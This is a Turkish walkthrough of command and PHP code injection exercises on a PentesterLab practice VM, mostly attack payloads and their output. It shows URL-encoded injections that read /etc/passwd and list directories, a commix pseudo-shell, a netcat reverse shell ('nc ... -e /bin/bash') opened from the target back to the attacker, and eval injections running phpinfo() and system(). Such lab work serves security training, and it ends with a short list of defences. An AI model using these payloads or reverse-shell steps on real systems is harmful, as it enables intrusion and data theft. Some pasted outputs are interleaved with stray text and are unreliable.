- > **Server Side Code Injection - PHP Code Injection** (2)

- Zaproxy üzerinden zaafiyeti görüntüledim.

Risk: **High**
Güvenirlilik: Medium
Parametre: ip
Saldırı: 127.0.0.1&cat /etc/passwd&
Kanıt: root:x:0:0
CWE ID: 78

- Ayrıntılarına baktığımızda /etc/passwd dizinini cat aracılığıyla okumuş.

Shell injection vector (4)

1. <http://hacking.com/commandexec/example1.php?ip=127.0.0.1`false`> [show trace +]
Memo: responses to 'true' and 'false' different than to 'uname'
2. <http://hacking.com/commandexec/example1.php?ip=`sleep%203`> [show trace +]
Memo: Confirmed shell injection (sleep test)
3. <http://hacking.com/commandexec/example3.php?ip=127.0.0.1`false`> [show trace +]
Memo: responses to 'true' and 'false' different than to 'uname'
4. <http://hacking.com/commandexec/example3.php?ip=`sleep%204`> [show trace +]
Memo: Confirmed shell injection (sleep test)

- Skipfish zaafiyeti bulmuş fakat bize bilgi konusunda eksik kalmış.

Remote OS Command Injection

URL: <http://hacking.com/commandexec/example1.php?ip=127.0.0.1%26cat+%2Fetc%2Fpasswd%26>

Risk: High

- Owasp zap üzerinden bulmuş olduğum zaafiyetin URL'sini kopyaladım ve Firefox üzerinde çalışıldım.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

- Firefox üzerinde açtığım zaman karşıma bu ekran geldi.

- Zaproxy üzerinde saldırı kısmında bulunan ip= kısmından sonraki kısmı kopyaladım.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.014 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.010/0.012/0.014/0.002 ms
```

- Önceki ekranda sonuçlarını görürken bu ekran üzerinde sonuçları göremedim. Bunun sebebi; URL formatında olmamasıdır.

-Bu sebeple bu adımda URL formatına encoder ile getirdim.


```
127.0.0.1&cat /etc/passwd& >>>>>  
127.0.0.1%26cat%20%2Fetc%2Fpasswd%26
```

-Encode işlemi gerçekleştiriyoruz ve burada yapılan işlemi daha net görebildim.

```
127.0.0.1&cat /etc/passwd& >>>>>>>>>> 127.0.0.1&ls -la /&
```

-Şimdi ise decode işlemi gerçekleştirdim ve istediğim komutları gömdüm.

-Eklemiş olduğum komutlar ile Decode ettim ve URL biçimine getirdim.




The screenshot shows a browser window with the address bar containing "hacking.com/commandexec/example1.php?ip=127.0.0.1%26cat%20%2Fetc%2Fpasswd%26%26ls%20-ja%20%2F&". The page content area displays the output of the "ls -la /" command on the remote host, listing various system files and directories. Below the command output, network traffic is visible, showing ICMP echo requests and responses between the client and the server.

```
total 0  
drwxr-xr-x 28 root root 220 Jul 25 09:58 .  
drwxr-xr-x 28 root root 220 Jul 25 09:58 ..  
drwxr-xr-x 2 root root 1317 Jun 17 2013 bin  
drwxr-xr-x 2 root root 132 Jun 17 2013 boot  
drwxr-xr-x 14 root root 3000 Jul 25 09:58 dev  
drwxr-xr-x 70 root root 560 Jul 25 14:59 etc  
drwxr-xr-x 3 root root 60 Jul 25 09:58 home  
lrwxrwxrwx 1 root root 28 Jun 17 2013 initrd.img -> boot/initrd.img-2.6.32-5-686  
drwxr-xr-x 12 root root 2849 Jun 17 2013 lib  
drwxrwxrwt 4 root root 80 Jul 25 09:58 live  
drwxr-xr-x 2 root root 3 Mar 22 2013 media  
drwxr-xr-x 2 root root 3 Feb 18 2013 mnt  
drwxr-xr-x 2 root root 3 Mar 22 2013 opt  
dr-xr-xr-x 90 root root 0 Jul 25 09:58 proc  
drwxr-xr-x 3 root root 58 Jun 17 2013 root  
drwxr-xr-x 2 root root 1829 Jun 17 2013 sbin  
drwxr-xr-x 2 root root 3 Jul 21 2010 selinux  
drwxr-xr-x 2 root root 3 Mar 22 2013 srv  
drwxr-xr-x 12 root root 0 Jul 25 09:58 sys  
drwxrwxrwt 2 root root 40 Jul 25 15:17 tmp  
drwxr-xr-x 12 root root 80 Mar 22 2013 usr  
drwxr-xr-x 19 root root 140 Mar 22 2013 var  
lrwxrwxrwx 1 root root 25 Jun 17 2013 vmlinuz -> boot/vmlinuz-2.6.32-5-686  
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.012 ms
```

-Decode işleminden sonra çalıştırduğumda zafiyetten başarılı bir şekilde yararlandığımı görüntüledim.


Uygulama 2 : Otomatik olarak sunucuya sızma

- Zaproxy ve skipfish araçları zaafiyet testlerini yaptı fakat bir zaafiyet bulamadı.Zaafiyet bulamadı diye bırakmayacağım.
- Otomatik olarak işlem yapan program olan commix aracından yararlanacağım.



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.010 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.027 ms  
  
--- 127.0.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 999ms  
rtt min/avg/max/mdev = 0.010/0.018/0.027/0.009 ms
```

-WFP üzerinden ilk önce zaafiyet olan linkimize bakalım.Ayrıca bu esnada commix aracında kullanabilmek için URL’i kopyaladım.



```
└─(root💀kali)-[~]  
# commix -h ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 999ms  
[warning] Python version 3.9.2 detected. You are advised to use Python version 2.7.x.  
Usage: commix [option(s)]  
PentesterLab 2013  
Options:  
-h, --help Show help and exit.  
  
General:  
These options relate to general matters.  
  
-v VERBOSE Verbosity level (0-4, Default: 0).  
--version Show version number and exit.  
--output-dir=OUT.. Set custom output directory path.  
-s SESSION_FILE Load session from a stored (.sqlite) file.  
--flush-session Flush session files for current target.  
--ignore-session Ignore results stored in session file.  
-t TRAFFIC_FILE Log all HTTP traffic into a textual file.  
--batch Never ask for user input, use the default behaviour.  
--encoding=ENCOD.. Force character encoding used for data retrieval (e.g.  
. GBK).  
--charset=CHARSET Time-related injection charset (e.g.  
"0123456789abcdef")
```

-Commix -h komutu ile commix aracının nasıl kullanıldığına bakabildim.

-Kurulu değilse "apt-get install commix" komutu ile kurulum yapabilirsiniz.

```
[root@kali:~]# commix --url http://hacking.com/commandexec/example2.php?ip=127.0.0.1INJECT_HERE
```

- “commix --url http://Saldırılacaksite.com INJECT_HERE” formatında çalışmaktadır.Bu işlem biraz uzun sürecektir.

```
cable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[warning] You haven't updated commix for more than 103 days!
[info] Resolving hostname 'hacking.com'.
[info] Testing connection to the target URL.
[info] Setting the GET parameter 'ip' for tests.
[info] Testing the (results-based) classic command injection technique ... (0.
[info] Testing the (results-based) classic command injection technique ... (0.
[info] Testing the (results-based) classic command injection technique ... (0.
1%)
```

-Arka planda payload denemesi gerçekleştirilmektedir.

```
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
|_ 127.0.0.1%aecho ZXMQML$((44+75))$(echo ZXMQML)ZXMQML


Do you want a Pseudo-Terminal shell? [Y/n] > █
```

-Şuanda denediği payloadlar sonucunda zaafiyeti tespit etti ve bana gelen dönüt ile powershell üzerinden sunucuya bağlantı yapmak istiyor musun dedi bunu da Y ile başlatıp bağlantı kurdum.

```
Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

example1.php example2.php example3.php index.html
```


-Şuanda sunucuya direk bağlantı işlemi sağladım.”ls “komutu ile dizindeki dosyaları görüntüleyebildim ayrıca ”?” komutu ile de yapılabilecek işlemler hakkında bilgi alabildim.



PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.016 ms


--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.011/0.013/0.016/0.004 ms

-Programın bana vermiş olduğu 5. adımında gösterdiğim ss deki linki kopyaladım ve manuel olarak test ettim.



-Link üzerinde baktığımızda %0A komutu ilgimizi çekiyor.Bunun bir alt dizine geçmek olduğunu biliyoruz.Gerekli bilgi verildikten sonra tekrardan işlem yapılamıyor bu yüzden alt dizine geçip işleme devam ettim.

-Ayrıca echo komutu linux üzerinde yazdırma olduğunu biliyoruz ve burada da echo komutunu değiştirip istediğimiz işlemi yaptırabiliriz.



PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.013 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.010/0.011/0.013/0.003 ms

example1.php
example2.php
example3.php
index.html

-Burada link üzerinde echo komutunu sildim ve yerine “ls” komutunu ekledim.

```
Dosya Eylemler Düzen Görünüm Yardım packet İstekler  
└─(root💀kali)-[~]  
# nc -lvp 7777  
listening on [any] 7777 ...  
| example3.php  
| index.html
```

-Kesin yol olarak netcat ile dinlemeye alabildim ve hedef üzerinden kendime bağlantı kurdum.

```
ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  
      inet 192.168.1.104 netmask 255.0.0.0 brd 192.168.1.255
```

- “İfconfig” komutu ile İP adresimi sorguladım.

```
└─(root💀kali)-[~]  
# nc 192.168.1.104 7777 -e /bin/bash
```

-Bağlantı kurulur kurulmaz hedefin komut satırına düşmek içinde -e parametresiyle /bin/bash parametresini çalıştırıldım.Eğer bu parametre yazılmasa bağlantı kurulur fakat herhangi bir işlem yapılamaz.

```
└─# nc -lvp 7777  
listening on [any] 7777 ...  
connect to [192.168.1.104] from hacking.com [192.168.1.106] 46082  
ls 2 packets transmitted, 2 received, 0% packet loss, time 999ms  
example1.php vq/max/mdev = 0.010/0.011/0.013/0.003 ms  
example2.php  
example3.php  
index.html
```

-Yazmış olduğum ” nc “ komutunu kopyaladım.Link üzerinde ki ls komutunun yerine yazıp çalıştırıldım.


-Burada istediğim linux komutunu çalıştırıp işlem yapabildim.

Uygulama 3 : Filtreleme atlatma.


Shell injection vector (4)

1. <http://hacking.com/commandexec/example1.php?ip=127.0.0.1>false`> [show trace +]
Memo: responses to 'true' and 'false' different than to 'uname'
2. <http://hacking.com/commandexec/example1.php?ip=`sleep%203`> [show trace +]
Memo: Confirmed shell injection (sleep test)
3. <http://hacking.com/commandexec/example3.php?ip=127.0.0.1>false`> [show trace +]
Memo: responses to 'true' and 'false' different than to 'uname'
4. <http://hacking.com/commandexec/example3.php?ip=`sleep%204`> [show trace +]
Memo: Confirmed shell injection (sleep test)

- Skipfish aracı da zafiyeti tespit etti. Fakat daha yüzeysel ele aldığıını görebiliyoruz.



- Zaproxy aracı zafiyeti tespit etti. Burada ki linki kopyaladım.



- Tarayıcı üzerinde kopyaladığım bağlantıyı çalıştırıldım ve karşıma böyle bir ekran geldi.

```
HTTP/1.1 302 Found  
Date: Sun, 25 Jul 2021 10:51:54 GMT  
Server: Apache/2.2.16 (Debian)  
X-Powered-By: PHP/5.3.3-7+squeeze15  
X-XSS-Protection: 0  
Location: example3.php?ip=127.0.0.1  
Vary: Accept-Encoding  
Content-Length: 2766
```

- Bu yüzden zaproxy'e geri döndüm ve incelemeye başladım. 302 kodunu görüyorum bu yönlendirme komutudur.

- İşlemi gerçekleştikten sonra ana hale tekrardan geri geldi.

-Passwd dosyasını görüntüleyemedik.Bu zaafiyetide yine burpsuite'in proxy üzerinden elde edeceğiz.

Request to http://hacking.com:80 [192.168.1.106]

Forward Drop Intercept is on Action Open Browser

Comment this item

Pretty Raw In Actions

```
1 GET /commandexec/example3.php?ip=127.0.0.1%26cat%2Fpasswd%26 HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Scan
Send to Intruder
Send to Repeater Ctrl-R

-Proxy intercept ayarını açıyorum ve sayfayı yenileyip bilgileri burpsuite üzerine çektim.
İşlemleri daha rahat takip edebilmek için Repeater a gönderdim.

Send Cancel < > Follow redirection Target: http://hacking.com

Request

Pretty Raw In Actions

```
1 GET /commandexec/example3.php?ip=127.0.0.1%26cat%2Fpasswd%26 HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Send to Intruder
Send to Repeater Ctrl-R

?

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 302 Found
2 Date: Sun, 25 Jul 2021 16:20:42 GMT
3 Server: Apache/2.2.16 (Debian)
4 X-Powered-By: PHP/5.3.3-7+squeezel5
5 X-XSS-Protection: 0
6 Location: example3.php?ip=127.0.0.1
7 Vary: Accept-Encoding
8 Content-Length: 2766
9 Connection: close
10 Content-Type: text/html
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="utf-8">
16     <title>
17       PentesterLab &gt;> Web for Pentester
18     </title>
```

-Repeater sekmesine geçiş yaptım ve send işlemiyle gönderim işlemini gerçekleştirdim.

```
Pretty Raw Render \n Actions ▾
58 <pre>
59 root:x:0:0:root:/root:/bin/bash
60 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
61 bin:x:2:2:bin:/bin:/bin/sh
62 sys:x:3:3:sys:/dev:/bin/sh
63 sync:x:4:65534:sync:/bin:/bin/sync
64 games:x:5:60:games:/usr/games:/bin/sh
65 man:x:6:12:man:/var/cache/man:/bin/sh
66 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
67 mail:x:8:8:mail:/var/mail:/bin/sh
68 news:x:9:9:news:/var/spool/news:/bin/sh
69 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
70 proxy:x:13:13:proxy:/bin:/bin/sh
71 www-data:x:33:33:www-data:/var/www:/bin/sh
72 backup:x:34:34:backup:/var/backups:/bin/sh
73 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
74 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
75 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

-Sayfa kaynağına baktığında aslında istediğimiz işlemler burada gerçekleşmiş durumda eğer repeater üzerinde işlem yapmasaydık bu kaynak kodlarını görüntüleyemeyecektik.

-Zafiyetten arka planda aslında yararlandık fakat görüntüleyemedik bu sebeple bütün kaynakları tekrar ve tekrar incelememiz gerektiğini öğreniyoruz.

Korunma Yöntemleri

- Tüm kullanıcı girdileri doğrulanmalıdır.
- Kullanıcı girdilerini kullanan programların yetkileri kontrol edilmelidir.
- Sadece belirli kelimeleri içeren girdilere izin verilebilir.
- Olası saldırı simülasyonları ile testler yapılmalıdır.

Code Injection

-Uzaktan kod yürütme olarak düşünebiliriz.Saldırganın uygulamaya kötü amaçlı kod enjekte etmesiyle gerçekleşir.


-Doğu yapılandırılmamış bir web uygulaması her zaman bu zafiyet ile karşı karşıyadır.

-SQL güvenlik açığıyla benzerlik gösterir SQL'da sql kodlarıyla işlem yapılırken.Code Injection 'da Web uygulaması geliştirilirken kullanılan programlama dili kullanılır.

-Kullanıcı girdisinin bulunduğu her noktada bu açık bulunabilir.

-Code Injection için WFP laboratuvarı üzerinden 4 Adet uygulama yapacağız.

Uygulama 1 : Temel Kullanım



- WFP üzerinden EXAMPLE1' i açıyorum ve böyle bir ekran bizi karşıladı.


The screenshot shows a sidebar with a tree view of security findings. The first item is 'Directory traversal / file inclusion possible' with a note '(73)'. The second item is 'Interesting server message' with a note '(73)' and four sub-links:

1. <http://hacking.com/codeexec/example1.php> [show trace +]
Memo: PHP notice (text) (sig: 22013)
2. [http://hacking.com/codeexec/example1.php?\[0\]\['name'\]=hacker](http://hacking.com/codeexec/example1.php?[0]['name']=hacker) [show trace +]
Memo: PHP notice (text) (sig: 22013)
3. [http://hacking.com/codeexec/example1.php?name=.htaccess.aspx-->'>'"<sfi002569v224505>](http://hacking.com/codeexec/example1.php?name=.htaccess.aspx-->'>') [show trace +]
Memo: PHP parse error (text) (sig: 22011)
4. <http://hacking.com/codeexec/example2.php> [show trace +]
Memo: PHP notice (text) (sig: 22013)

- Skipfish üzerinden yapmış olduğum teste baktım.Çok fazla ufuk açıcı bir şeyle karşılaşmadım.

Parse error: syntax error, unexpected T_CONSTANT_ENCAPSED_STRING, expecting ';' or ';' in /var/www/codeexec/example1.php(6) : eval()'d code on line 1
© PentesterLab 2013


-Skipfish'in bulmuş olduğu zaafiyeti tarayıcı üzerinde açtığımda karşıma böyle bir ekran çıktı.



-Zaproxy ile işlem yaptığımızda zaafiyeti bu şekilde buldu.

Parametre: name
Saldırı: ";print(chr(122).chr(97).chr(112).chr(95).chr(116).chr(111).chr(107).chr(101).chr(110));\$var="
Kanıt:

-Saldırı kısmındaki bağlantıyı kopyaladım.



-Kopyaladığım bağlantıyı name= sonrasına yapıştırdım ve karşıma böyle bir ekran çıktı. önceki sayfa bilgisine baktığımda farklı olarak sistemin bu sefer ünlem vermediğini gördüm.

Decrypted code:

```
";  
print("zap_token");  
$var="
```

-URL'i PHP decoder ile dönüştürdüğümde print("zap_token"); işlemini gömülü bir şekilde yaptığını görüntüledim.

The screenshot shows a web browser window with the URL `hacking.com/codeexec/example1.php?name=';phpinfo();';`. The page title is 'Hello' and the main content is the PHPinfo output. The output table includes the following information:

PHP Version 5.3.3-7+squeeze15	
System	Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Build Date	Mar 4 2013 14:02:50
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS

-Url üzerinden araya kattığım phpinfo() komutu ile php bilgisini getirebildim.

The screenshot shows a web browser window with the URL `hacking.com/codeexec/example1.php?name=';system(ls);print_r($a);';`. The page title is 'Hello' and the main content displays the output of the system('ls') command. The output shows the directory structure of the /var/www/codeexec directory.

```
